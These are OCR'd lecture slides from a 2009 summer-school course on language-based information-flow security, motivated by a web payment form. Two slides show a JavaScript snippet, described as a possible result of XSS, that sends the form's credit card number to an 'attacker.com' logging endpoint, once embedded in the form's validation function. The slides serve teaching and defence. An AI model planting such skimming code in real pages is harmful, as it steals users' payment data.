Language-based control for information flow and release

Andrei Sabelfeld
Chalmers

http://www.cse.chalmers.se/~andrei

Marktoberdorf, Aug. 2009

Payment information


Please provide payment information to confirm your shipment.

○ Apply charges to my Freightquote.com account.

○ PayPal

○ I would like to pay by credit card.

Card name:	
Card number:	
Expiration date:	
Name on card:	



Payment information

Please provide payment information to confirm your shipment.

○ Apply charges to my Freightquote.com account.

○ PayPal

○ I would like to pay by credit card.

Card name:

Card number:

Expiration date:

Name on card:


```
<!-- Input validation -->
<form name="cform" action="script.cgi"
method="post" onsubmit="return
checkform();">

<script type="text/javascript">
function checkform () {…}
</script>
```

Attack (can be result of XSS)

```
<script>
new Image().src=
      "http://attacker.com/log.cgi?card="+
      encodeURI(form.CardNumber.value);
</script>
```

- Root of the problem: information flow from secret to public

Root of problem: information flow




Browser

DOM tree

Script


Internet

Origin-based restrictions




- Often too restrictive

Relaxing origin-based restrictions




- Introduces security risks
- Cf. SOP


Information flow controls



Information flow controls




Need for information release (declassification)




Information flow problem

- Studied in 70’s
  - military systems
- Revival in 90’s
  - mobile code
- Hot topic in language based security in 00’s
  - web application security



Insecure even when “then” branch not taken – implicit flow



Freight Resource Center

Your solution for moving heavy items.

Choose A Topic

- Home
- Add a Freight Calculator
- Rate & Schedule
- Trace Shipments
- My Account
- FAQ

Helpful Links

- View Demo
- Packaging Tips
- About freightquote.com
- Glossary & Definitions

Payment information

Please provide payment information to confirm your shipment.

○ Apply charges to my Freightquote.com account.

○ PayPal

○ I would like to pay by credit card.

Card name:

Card number:

Expiration date:

Name on card:

```
<!-- Input validation -->
<form name="cform"
action="script.cgi"
method="post"
onsubmit="return
checkform();">

<script
type="text/javascript">
function checkform () {…
new Image().src="http://attacker.com/log.cgi?card="+
    encodeURI(form.CardNumber.value);
}
</script>
```

Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement

General problem: malicious and/or buggy code is a threat

- Trends in software
  - mobile code, executable content
  - platform-independence
  - extensibility
- These trends are attackers’ opportunities!
  - easy to distribute worms, viruses, exploits,...
  - write (an attack) once, run everywhere
  - systems are vulnerable to undesirable modifications
- Need to keep the trends without compromising information security

Today’s computer security mechanisms: an analogy

Today’s attacker: an analogy

Brief history of malicious code

